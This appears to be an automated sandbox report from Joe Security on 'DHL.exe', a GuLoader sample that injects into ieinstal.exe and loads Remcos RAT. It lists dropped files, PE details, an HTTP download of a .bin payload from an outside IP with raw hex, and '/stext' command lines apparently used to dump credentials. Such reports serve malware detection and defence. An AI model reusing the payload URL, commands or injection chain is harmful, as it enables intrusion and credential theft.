C:\Users\user\AppData\Local\Temp\bhvBAFD.tmp

Process:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe

C:\Users\user\AppData\Local\Temp\bhvBAFD.tmp	
File Type:	Extensible storage engine DataBase, version 0x620, checksum 0x77227c68, page size 32768, DirtyShutdown, Windows version 10.0
Category:	dropped
Size (bytes):	41418752
Entropy (8bit):	1.1644548821781053
Encrypted:	false
SSDEEP:	24576:X470vfx/vOLftPahWQ9QuF3DIgGqkg9j8O6n2Jb7OKQzl82J0QPoBg:Yo9LF3DIgGcyzl82
MD5:	01E4641A26CF8876D58DC926917AB461
SHA1:	D74323A615A2BF1C473BDFC515F108D73AAC7BA6
SHA-256:	D6AC2899F49339C91AD7C7E2F3100562EE33D5C4716A3BDD7B34DBE946E7DC87
SHA-512:	E35DD1B53B3C070C795DC821D126F61740BE6E82E8564E1F1D9436BF0BB4ADA3B70DBAD7C98F1C217D3435BC353217C0EC73F4B59A091485BAF7F4570304B8(
Malicious:	false
Reputation:	low
Preview:	w"|h... .....$.....*...y.....K.4....%...y...%...y..h.M.4.....Be ....y7.....bJ.....n..... .....4...4..... .....y.....4..... .....L...2$...y?.....|Q*#&...y.-.....>...!&...ya.....4.....#.....h.M.4..... .....

C:\Users\user\AppData\Local\Temp\irpochmcsiayqwlpmsvjkmdnx	
Process:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
File Type:	Little-endian UTF-16 Unicode text, with no line terminators
Category:	dropped
Size (bytes):	2
Entropy (8bit):	1.0
Encrypted:	false
SSDEEP:	3:Qn:Qn
MD5:	F3B25701FE362EC84616A93A45CE9998
SHA1:	D62636D8CAEC13F04E28442A0A6FA1AFEB024BBB
SHA-256:	B3D510EF04275CA8E698E5B3CBB0ECE3949EF9252F0CDC839E9EE347409A2209
SHA-512:	98C5F56F3DE340690C139E58EB7DAC111979F0D4DFFE9C4B24FF849510F4B6FFA9FD608C0A3DE9AC3C9FD2190F0EFAF715309061490F9755A9BFDF1C54CA0D4
Malicious:	false
Reputation:	high, very likely benign file
Preview:	..

C:\Users\user\AppData\Local\Temp\zoozchudsmtrpnl	
Process:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
File Type:	Little-endian UTF-16 Unicode text, with no line terminators
Category:	dropped
Size (bytes):	2
Entropy (8bit):	1.0
Encrypted:	false
SSDEEP:	3:Qn:Qn
MD5:	F3B25701FE362EC84616A93A45CE9998
SHA1:	D62636D8CAEC13F04E28442A0A6FA1AFEB024BBB
SHA-256:	B3D510EF04275CA8E698E5B3CBB0ECE3949EF9252F0CDC839E9EE347409A2209
SHA-512:	98C5F56F3DE340690C139E58EB7DAC111979F0D4DFFE9C4B24FF849510F4B6FFA9FD608C0A3DE9AC3C9FD2190F0EFAF715309061490F9755A9BFDF1C54CA0D4
Malicious:	false
Reputation:	high, very likely benign file
Preview:	..

C:\Users\user\AppData\Roaming\FF\logs.dat	
Process:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
File Type:	PGP\011Secret Sub-key -
Category:	dropped
Size (bytes):	170
Entropy (8bit):	6.798953068427002
Encrypted:	false
SSDEEP:	3:blbME/RaozM68MexR5aU434B9n1j1zDJ4QXlDY4kNOCV5DTTZzHoFZsj9Bf:5bMW8oX8MexnaU64rTnJ3X+0CjVqmBf
MD5:	61AE500B3E1112F2D64A597795829B01
SHA1:	C65491A33F1A4E3897A82B82C75129597869E695
SHA-256:	66543B40097F444E0EA4ED2E0CEACB3BC7769F2FB2CF89F23C9247C24981A976
SHA-512:	8BC2D3312D71AEDEC6933FA75D5F8BF6DC5A4B0F9E6C172FAF36341D90E957924404512763C14D5BBAEB2FD8633D87B10985AE0A9633358A0C32C04E34CA318
Malicious:	false

C:\Users\user\AppData\Roaming\FF\logs.dat	
Reputation:	low
Preview:	..E.^V=.b.J...A...?..S.FBw....[...../....3t..D|..x...)....=...p.BO+.c@F.e..j._...S..?)..3...k...(.....`.....'..w.U...<k..v0\J7..C@|.Y.....'..9.`.....0o.U.....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.36618367187466
TrID:	• Win32 Executable (generic) a (10002005/4) 99.15% • Win32 Executable Microsoft Visual Basic 6 (82127/2) 0.81% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	DHL.exe
File size:	147456
MD5:	8fab6753620475b356fb55cb3339aa8f
SHA1:	d1d7badd885b824b212be62c7caa7ff33d419d05
SHA256:	83e4ae7f04653b03a31836d92b1d70b1d9264a2fe7a457(cf39f4be1bf134e2b
SHA512:	f2b2c1fc9739bd3421455de4c71556d44efa29715756c0c f4d804465c6ebb577d891e9cbf68530599293733 55ce5b7 82b8e5e3c47848b129b9a5751e1d0dcd6d
SSDEEP:	3072:gGFZ3bD6eWdxHrDZ9PM/zw0q8Lwtp1eW:gmqJlr 19Pp0q8ctTe
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....i...i...i...d...i.Rich..i.....PE..L.....R.....@.....

File Icon

Icon Hash:	ccf0e8f8e8e8f864

Static PE Info

General

Entrypoint:	0x401088
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x52FFCCE0 [Sat Feb 15 20:24:00 2014 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	48a41634a91a3d58d7574e90175db383

Entrypoint Preview

Data Directories

Sections

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x19f30	0x1a000	False	0.496300330529	data	6.35084151068	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.data	0x1b000	0x1e50	0x0	False	0	empty	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x1d000	0x8654	0x9000	False	0.488498263889	data	5.80900365728	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
09/24/21-21:38:58.922275	TCP	2018752	ET TROJAN Generic .bin download from Dotted Quad	49858	80	192.168.11.20	107.189.4.115

Network Port Distribution

TCP Packets

UDP Packets

HTTP Request Dependency Graph

- 107.189.4.115

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.11.20	49858	107.189.4.115	80	C:\Program Files (x86)\Internet Explorer\ieinstal.exe

Timestamp	kBytes transferred	Direction	Data
Sep 24, 2021 21:38:58.922275066 CEST	128	OUT	GET /ncHJfummF147.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: 107.189.4.115 Cache-Control: no-cache

Copyright Joe Security LLC 2021

Timestamp	kBytes transferred	Direction	Data
Sep 24, 2021 21:38:58.943084002 CEST	129	IN	HTTP/1.1 200 OK Content-Type: application/octet-stream Last-Modified: Thu, 23 Sep 2021 16:51:41 GMT Accept-Ranges: bytes ETag: "21fe2489bb0d71:0" Server: Microsoft-IIS/8.5 Date: Fri, 24 Sep 2021 19:38:57 GMT Content-Length: 469056 Data Raw: 0f 1e 7f 9f 2b f5 f1 f6 f8 d0 a1 3c 39 33 4b 59 e2 b3 a4 f3 46 6e f5 85 ac 31 d4 74 09 f8 25 0d 48 75 b4 96 dc 82 d4 5f e1 65 dd 4b b9 e5 0d 9b 9c dd 6a f3 0a 60 9f c5 62 df 3b 7b 1d 83 32 cf fc a1 3e c1 9b 0a 6e e6 f4 e1 7f 7f b3 48 e6 fc d3 8e 46 69 f3 26 57 6a 7e 3b 8d 48 64 32 03 fd eb d9 3a fa bd 2b 99 a0 ea 01 c5 a6 3f 1e 4b 3d f6 94 50 d4 f1 14 5f 73 ff 4a 0c 06 e5 74 37 b2 20 e4 30 17 b2 d0 0e 0e 20 16 ba 5b 86 94 ce c2 3a 52 29 d2 66 08 f2 f1 5c 4f 83 98 be b8 08 ef 8f 8d 6e 27 ed 2b 33 29 d1 56 8c d9 c2 70 23 61 a3 e2 52 2c 70 b8 55 ab 0d 8f 28 61 47 5f c2 ed 68 16 4b 40 70 9e 60 d0 5a ca 1e a6 d7 89 96 38 8f b6 52 d1 4b 03 06 c0 f4 db 6f 04 a2 83 fb bc 47 a8 57 2e 47 38 fc 00 94 50 af d1 af fd e6 91 6b ae f5 b4 d6 03 53 ca 56 8a ab 7e 56 a3 c0 b9 85 bd 97 0e 84 3b f6 a5 bd b3 94 9c 09 20 82 c3 4f f4 59 d0 7a fb a9 35 af 5b e6 f3 05 84 dd de 5e 70 0c f8 39 26 c0 c9 03 11 fa 21 35 ba 02 f5 9b 5d ec 0c e3 23 4d 70 f6 c3 61 37 8c b7 6b e5 fb 12 c6 ea 5f c9 89 37 eb 9f fa 8d a5 5f d3 2c 5f ba 9c 36 8c be 45 35 e7 6a 69 be bb 6b 24 a9 75 bc 14 62 87 aa c5 81 87 f7 19 1 9 b6 83 26 ad 2b 1a 37 44 a6 a4 15 75 4a 3d ca 76 56 d9 67 a2 61 6c 60 b0 54 0e 1f 91 67 24 5a 3c 0c 47 f8 47 15 f4 09 9 8 cb 21 64 67 42 36 fc 30 0d a7 a9 13 8f 4e da 62 6a 2d 42 e3 a4 57 eb 14 5e c8 b4 92 3e 65 6c 6f 0d fe 0c 66 1d c3 53 f3 d0 50 f3 e2 01 4f df d5 2a 99 9c a3 5e 4b 4e 8e e3 f4 b0 c1 7f f7 ef a5 ba 20 98 7b cf 56 bf b0 a7 91 6c 08 99 65 7b d0 08 c2 6a a8 6d f0 68 07 53 d7 b2 bf c2 af d5 a3 a4 3b 28 c6 df 92 19 10 c8 cd 8c 00 0a 3e c1 81 c0 d2 c6 b7 65 b8 dc e1 51 36 16 62 38 93 f9 ed 58 61 5d 9f 17 dc 35 94 0c 72 d2 d7 52 c0 fa 68 e6 24 69 e7 e8 f7 08 ce 86 48 b0 51 a2 61 76 c9 0f 61 a0 c8 52 3c e4 8b b3 c1 b9 4a 78 cf 97 0f b7 20 6d 48 b8 34 29 69 d6 0a fe fd d8 c8 ae ba 45 81 e4 81 76 2c cc 4a 9d ba 53 b5 83 9e 3d 59 c7 50 1d 03 d6 79 e8 e1 f4 a5 fe 83 e2 c9 d7 2c 69 60 c0 b7 81 c5 ed 96 24 c0 60 f1 04 12 85 47 e2 5b 21 0e f0 a8 7c 03 52 13 f7 da ed da 2a 5b 74 47 c6 fa 22 45 82 5a 95 1c 95 ba 59 f7 f9 1d b0 54 14 09 ce b7 dd 0a 87 14 26 68 98 ff fc 4c fb 11 55 bc a2 d2 9c 79 22 98 42 32 0b ae b6 40 55 41 2d 35 df 0c 24 bb f8 61 3d 72 6d cc dc 4a 56 b8 db 0a 41 90 7c b3 d5 21 25 e2 23 bc 3a 0d 8a dc 1f e3 dc f0 8a ed b0 db 1d 6c 2f 5e 76 d2 76 cb 0b dc 63 fa 9d 53 5b 61 26 8d 26 b9 ac 5d ba 99 43 e3 53 05 cf 92 7a d4 5c b0 60 cc 6b b9 dc 77 d5 6b 7d 39 24 25 19 b1 69 9c c8 b5 3e ef 7a df fb 96 dd 5c 81 6e 2a 5c 8e ec 7f f2 4b 1e cb da 2c 82 c4 c4 09 13 e8 9f 66 2a 54 f5 f5 65 e6 d4 1d 1b fa 01 de cb 26 2f 2e 21 32 9b ca 75 6c b0 f6 ff 0c 54 b2 6f 76 b1 fb ec c1 98 0a 6e e6 f0 e1 7f 7f 4c b7 e6 fc 6b 8e 46 69 f3 26 57 6a 3e 3b 8d 48 64 32 03 fd eb d9 3a fa bd 2b 99 a0 ea 01 c5 a6 3f 1e 4b 3d f6 94 50 d4 f1 14 5f 73 ff 4a 0c 06 f5 75 37 b2 2e fb 8a 19 b2 64 07 c3 01 ae bb 17 4b b5 9a aa 53 21 09 a2 14 67 95 83 3d 22 a3 fb df d6 66 80 fb ad 0c 42 cd 59 46 47 f1 3f e2 f9 86 3f 70 41 ce 8d 36 49 5e b5 58 a1 29 8f 28 61 47 5f c2 ed c2 95 09 70 9e 7c 4c b3 b4 28 32 c5 39 6b ba 5b d5 c8 8f b2 b7 e1 2a a3 ae a5 b0 67 ed 61 d7 df 1d d6 89 4d b7 da d0 63 73 ca 07 b2 40 1f ca f2 1b ec 1e d7 3a e1 7f a9 83 36 84 1c a2 41 ec da 50 01 be 6c 50 d9 da c6 68 0f bc fe c5 c2 ae a0 a8 6e e6 b3 81 19 85 56 41 b9 cb 90 f4 67 f1 bd 27 cc 29 23 68 04 aa aa 97 ce 26 42 Data Ascii: +<93KYFn1t%Hu_eKj`b;{2>nHFi&Wj~;Hd2:+?K=P_sJt7 0 [:R)f\On'+3)Vp#aR,pU(aG_hK@p`Z8RKoGW.G8 PkSV~V; OYz5[^p9&!5]#Mpa7k_7_,_6E5jik$ub&+7DuJ=vVgal`Tg$Z<GG!dgB60Nbj-BW^>elofSPO*^KN {Vle{jmhS;(>eQ 6b8Xa]5rRh$iHQavaR<Jx mH4)iEv,JS=YPy,i`$`G[!|R*[tG"EZYT&hLUy"B2@UA-5$a=rmJVA|!%#:l/^vvcS[a&&]CSz\`kw k}9$%i>z\n*\K,f*Te&/.!2ulTovnLkFi&Wj>;Hd2:+?K=P_sJu7.dKS!g="fBYFG??pA6I^X)(aG_p|L(29k[*gaMcs@:6APlPh nVAg')#h&B

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: DHL.exe PID: 6228 Parent PID: 7528

General

Start time:	21:37:41
Start date:	24/09/2021
Path:	C:\Users\user\Desktop\DHL.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\DHL.exe'
Imagebase:	0x400000

File size:	147456 bytes
MD5 hash:	8FAB6753620475B356FB55CB3339AA8F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000002.00000002.187516952724.0000000002290000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

Analysis Process: ieinstal.exe PID: 344 Parent PID: 6228

General

Start time:	21:38:20
Start date:	24/09/2021
Path:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
Wow64 process (32bit):	false
Commandline:	'C:\Users\user\Desktop\DHL.exe'
Imagebase:	0x580000
File size:	480256 bytes
MD5 hash:	7871873BABCEA94FBA13900B561C7C55
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: ieinstal.exe PID: 308 Parent PID: 6228

General

Start time:	21:38:20
Start date:	24/09/2021
Path:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
Wow64 process (32bit):	false
Commandline:	'C:\Users\user\Desktop\DHL.exe'
Imagebase:	0x580000
File size:	480256 bytes
MD5 hash:	7871873BABCEA94FBA13900B561C7C55
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: ieinstal.exe PID: 4824 Parent PID: 6228

General

Start time:	21:38:20
Start date:	24/09/2021
Path:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\DHL.exe'
Imagebase:	0x580000
File size:	480256 bytes
MD5 hash:	7871873BABCEA94FBA13900B561C7C55

Copyright Joe Security LLC 2021

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000008.00000003.188402295842.00000000030E4000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000008.00000003.188385435641.00000000030E4000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000008.00000003.188374231298.00000000030E4000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000008.00000003.188373914624.00000000030DE000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000008.00000003.188385089065.00000000030DE000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000008.00000002.191689471205.00000000030E6000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000008.00000003.188401942841.00000000030DE000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000008.00000003.188412024728.00000000030E4000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000008.00000003.188411707388.00000000030DE000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: ieinstal.exe PID: 4008 Parent PID: 4824

General

Start time:	21:39:42
Start date:	24/09/2021
Path:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\internet explorer\ieinstal.exe' /stext 'C:\Users\user\AppData\Local\Temp\zoozchudsmtrpnl'
Imagebase:	0x580000
File size:	480256 bytes
MD5 hash:	7871873BABCEA94FBA13900B561C7C55
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

Show Windows behavior

File Created

Copyright Joe Security LLC 2021

File Written

File Read

Analysis Process: ieinstal.exe PID: 7228 Parent PID: 4824

General

Start time:	21:39:42
Start date:	24/09/2021
Path:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\internet explorer\ieinstal.exe' /stext 'C:\Users\user\AppData\Local\Temp\cqtkdzewgulwrthmyjt'
Imagebase:	0x580000
File size:	480256 bytes
MD5 hash:	7871873BABCEA94FBA13900B561C7C55
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities — Show Windows behavior

File Created

File Read

Analysis Process: ieinstal.exe PID: 1540 Parent PID: 4824

General

Start time:	21:39:42
Start date:	24/09/2021
Path:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\internet explorer\ieinstal.exe' /stext 'C:\Users\user\AppData\Local\Temp\mkzcdspyucdaczvqpunjus'
Imagebase:	0x580000
File size:	480256 bytes
MD5 hash:	7871873BABCEA94FBA13900B561C7C55
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities — Show Windows behavior

File Created

Analysis Process: ieinstal.exe PID: 5152 Parent PID: 4824

General

Start time:	21:40:01
Start date:	24/09/2021
Path:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe

Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\internet explorer\ieinstal.exe' /stext 'C:\Users\user\AppData\Local\Temp\irpochmcsiayqwlpmsvjkmdnx'
Imagebase:	0x580000
File size:	480256 bytes
MD5 hash:	7871873BABCEA94FBA13900B561C7C55
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities Show Windows behavior

File Created

File Written

File Read

Analysis Process: ieinstal.exe PID: 7424 Parent PID: 4824

General

Start time:	21:40:01
Start date:	24/09/2021
Path:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\internet explorer\ieinstal.exe' /stext 'C:\Users\user\AppData\Local\Temp\stcydzwvgqsdbchbvdpknzywgbxx'
Imagebase:	0x580000
File size:	480256 bytes
MD5 hash:	7871873BABCEA94FBA13900B561C7C55
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities Show Windows behavior

File Created

File Read

Analysis Process: ieinstal.exe PID: 5680 Parent PID: 4824

General

Start time:	21:40:01
Start date:	24/09/2021
Path:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\internet explorer\ieinstal.exe' /stext 'C:\Users\user\AppData\Local\Temp\doireshxuykqdjvfmoceyesnhihgmrbt'
Imagebase:	0x580000
File size:	480256 bytes
MD5 hash:	7871873BABCEA94FBA13900B561C7C55
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Copyright Joe Security LLC 2021

Reputation:	low

File Activities Show Windows behavior

File Created

Disassembly

Code Analysis

Copyright Joe Security LLC

Copyright Joe Security LLC 2021